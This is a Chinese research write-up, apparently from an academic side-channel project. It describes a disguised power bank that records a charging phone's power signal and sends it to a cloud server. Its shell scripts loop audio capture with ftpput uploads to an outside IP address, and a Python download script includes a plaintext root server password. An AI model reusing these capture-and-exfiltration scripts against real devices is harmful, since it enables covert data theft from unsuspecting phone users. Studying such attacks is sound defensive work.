在实际的攻击场景中，需要使采集设备小型化、隐蔽化，使带有恶意装置的移动充电设备在外形上与一般充电宝无异。在这一基础上，硬件还需要具备采集、暂存、发送数据的功能。我们开发的硬件包括以下几个模块：

1、芯片主板，内置 linux 系统。

2、32Mb 闪存。


3、电流互感器（电感器）：当充电电源线从电感器中穿过时，可以获得功率信号。

4、音视频编码处理器（VEP），用于处理从电感器中获取的信号数据，将其编码为音频信号存入闪存。

5、SIM 卡槽，用于搭载 SIM 卡以便通信。这里使用的 SIM 卡即通用的手机电话卡。

6、CH340 串口连接器，用于和电脑进行连接

7、4G 模块，用于通信。




在攻击流程中，我们的目标如下：

1、芯片通过恶意充电宝供电。

2、当检测到受害者的智能手机连接上 USB 充电端口后，充电宝供电开始，芯片自动开机启动，开始采集数据。

3、芯片自动将采集获得的数据上传至云端（此处我们使用的是阿里云），随后云端数据预处理、分类程序启动。

我们的工作流程如下：


1、使用硬件采集样例数据（流程与使用树莓派 4b+autojs 采集）。这一步应按照以下流程进行：

——安装 SIM 卡


——使用 CH340 串口连接电脑与硬件，以便使用电脑操作硬件

——硬件供电 USB 接口连接电脑，完成接地，以防止硬件异常

——使用 MobaXterm 的串口连接方式连接硬件操作




——以 root 用户登录



——联网

```
uqmi -d /dev/cdc-wdm0 --get-data-status
"connected"
# echo 1 > /sys/devices/platform/1c1a000.usb/usb1/1-1/1-1:1.4/net/wwan0/qmi/raw_
ip
# udhcpc -i wwan0
udhcpc: started, v1.35.0
udhcpc: broadcasting discover
udhcpc: broadcasting select for 10.67.29.203, server 10.67.29.204
udhcpc: lease of 10.67.29.203 obtained from 10.67.29.204, lease time 7200
deleting routers
adding dns 211.140.11.66
adding dns 211.140.188.188
# ping www.baidu.com
PING www.baidu.com (36.152.44.96): 56 data bytes
64 bytes from 36.152.44.96: seq=0 ttl=54 time=47.305 ms
64 bytes from 36.152.44.96: seq=1 ttl=54 time=43.874 ms
64 bytes from 36.152.44.96: seq=2 ttl=54 time=39.471 ms
64 bytes from 36.152.44.96: seq=3 ttl=54 time=38.951 ms
64 bytes from 36.152.44.96: seq=4 ttl=54 time=41.575 ms
^C
--- www.baidu.com ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 38.951/42.235/47.305 ms
#
```


——在硬件可读可写的部分使用 vi 命令创建 sh 脚本，其内容为采集、保存、发送、删除数据的命令（硬件存储空间有限，因此在完成数据发送后就应该删除数据，为之后的操作腾出空间）

——同时开启 autojs 与 sh 脚本

——（可选）使用 ssh 连接，检查云端数据格式

```
The authenticity of host '8.130.44.211 (8.130.44.211)' can't be established.
ECDSA key fingerprint is SHA256:qSqnhKWUbpegMbLHV729L1HxhVYpJdbhb01JcqVcIEg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '8.130.44.211' (ECDSA) to the list of known hosts.
root@8.130.44.211's password:

Welcome to Alibaba Cloud Elastic Compute Service !

Updates Information Summary: available
    12 Security notice(s)
        6 Important Security notice(s)
        6 Moderate Security notice(s)
Run "dnf upgrade-minimal --security" to apply all updates.More details please refer to:
https://help.aliyun.com/document_detail/416274.html
Last failed login: Thu Mar 23 12:32:10 CST 2023 from 123.186.145.46 on ssh:notty
There were 43 failed login attempts since the last successful login.
Last login: Wed Mar 22 14:35:51 2023 from 115.233.205.177
```

——从云端下载数据，完成预处理等操作



2、使用样例数据对已有的模型进行迁移学习，以免因为硬件数据和树莓派所获数据的差异导致分类器准确度下降。
3、烧录自动执行的脚本
4、在实际场景中测试

我们编写的原始采集脚本如下：

```
#!/bin/bash
i=0
amixer -c 0 cset numid=12 2
while [ $i -le 5 ]
do
   arecord -D hw:0,0 -c 1 -d 5 -f S16_LE -r 44100 /tmp/test.wav
   ftpput -u ftpuser -p toor -P 21 8.130.44.211 $i.wav /tmp/test.wav
   rm /tmp/test.wav
   let i++
done
```

由于网络问题，每次发送文件所需的时间并不固定。为了保证 autojs 与 sh 脚本运行的时间窗口恒定对齐，我们在脚本中加入并发，如此一来，每一次执行循环内部的操作的时间为固定数值。代码如下：

```
#!bin/bash
i=10
amixer -c 0 cset numid=12 2
while [ $i -le 109 ]
do
   echo $(date +%Y-%m-%d" "%H:%M:%S)
```

```
    arecord -D hw:0,0 -c 1 -d 16 -f S16_LE -r 44100 /tmp/t$i.wav
    ftpput -u ftpuser -p toor -P 21 8.130.44.211 $i.wav /tmp/t$i.wav && rm /tmp/t$i.wav &
    let i++
done
wait
echo "done"
```

使用 ssh 连接阿里云服务器，可以观察到服务器上上的文件。


```
[root@iZ0j1ctk2ukz3u3q826w1zZ ftpuser]# ls -al
total 10376
drwxrwxrwx 3 ftpuser ftp     4096 Mar 22 11:20 .
drwxr-xr-x 3 root    root    4096 Feb 28 15:22 ..
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:20 0.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:20 1.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:20 2.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:21 3.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:21 4.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 16:21 5.wav
-rw-r--r-- 1 ftpuser ftp   882044 Mar 22 10:45 jingdong.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 21 14:55 shtest1.wav
-rw-r--r-- 1 ftpuser ftp   882044 Mar 22 10:50 taobao.wav
-rw-r--r-- 1 ftpuser ftp   882044 Mar 20 15:43 testnophone.wav
-rw-r--r-- 1 ftpuser ftp  1764044 Mar 20 15:55 testphonetaobao.wav
-rw-r--r-- 1 ftpuser ftp   882044 Mar 20 15:51 testphone.wav
drwxr-xr-x 2 ftpuser ftp     4096 Mar  3 19:50 upload
-rw-r--r-- 1 ftpuser ftp   882044 Mar 22 10:51 weiboguojiban.wav
-rw-r--r-- 1 ftpuser ftp   441044 Mar 23 12:27 wushouji1.wav
-rw-r--r-- 1 ftpuser ftp   882044 Mar 22 10:52 zhifubao.wav
```

我们通过 ftp 协议从服务器上批量下载数据，代码如下：

```
import paramiko
import os
import time
import wave
from stat import S_ISDIR as isdir

def down_from_remote(sftp_obj, remote_dir_name, local_dir_name):
    """远程下载文件"""
    remote_file = sftp_obj.stat(remote_dir_name)
    if isdir(remote_file.st_mode):
        # 文件夹，不能直接下载，需要继续循环
        check_local_dir(local_dir_name)
        print('开始下载文件夹：' + remote_dir_name)
        for remote_file_name in sftp.listdir(remote_dir_name):
            sub_remote = os.path.join(remote_dir_name, remote_file_name)
            sub_remote = sub_remote.replace('\\', '/')
            sub_local = os.path.join(local_dir_name, remote_file_name)
            sub_local = sub_local.replace('\\', '/')
            down_from_remote(sftp_obj, sub_remote, sub_local)
    else:
        # 文件，直接下载
        print('开始下载文件：' + remote_dir_name)
```

```
            sftp.get(remote_dir_name, local_dir_name)

def check_local_dir(local_dir_name):
    """本地文件夹是否存在，不存在则创建"""
    if not os.path.exists(local_dir_name):
        os.makedirs(local_dir_name)

"""程序主入口"""
# 服务器连接信息
host_name = '8.130.44.211'
user_name = 'root'
password = 'y597278518Y'
port = 22
local_dir = r'D:\000      科研\侧信道\硬件\test\test1.wav'

# 连接远程服务器
#设置 SSH 连接的远程主机地址和端口
t = paramiko.Transport((host_name, port))
#设置登录用户名和密码
t.connect(username=user_name, password=password)
#创建 sftp 客户端
sftp = paramiko.SFTPClient.from_transport(t)

for I in range(0, 100):
    i=I+10
    filename_onserver = f"{i}.wav"
    # 远程文件路径（需要绝对路径）
    remote_dir = '/data/ftp/ftpuser/' + filename_onserver
    filename = time.strftime("%Y%m%d-%H%M%S") + f"_{i}.wav"
    # 本地文件存放路径（绝对路径或者相对路径都可以）
    local_dir = fr'D:\000      科研\侧信道\my_data\10hardware\xianyu\{filename}'
    # 远程文件开始下载
    down_from_remote(sftp, remote_dir, local_dir)
    #大概 10s 下载一条数据

# 关闭连接
t.close()
```

在下载完成后，使用前文提到的 read_wav.py 对 wav 文件进行可视化，结果如下：


Power curves for normal
1.00
0.75
0.50
0.25
0.00
−0.25
−0.50
−0.75
−1.00
0
2
4
6
8
10
12
14
16
time (s)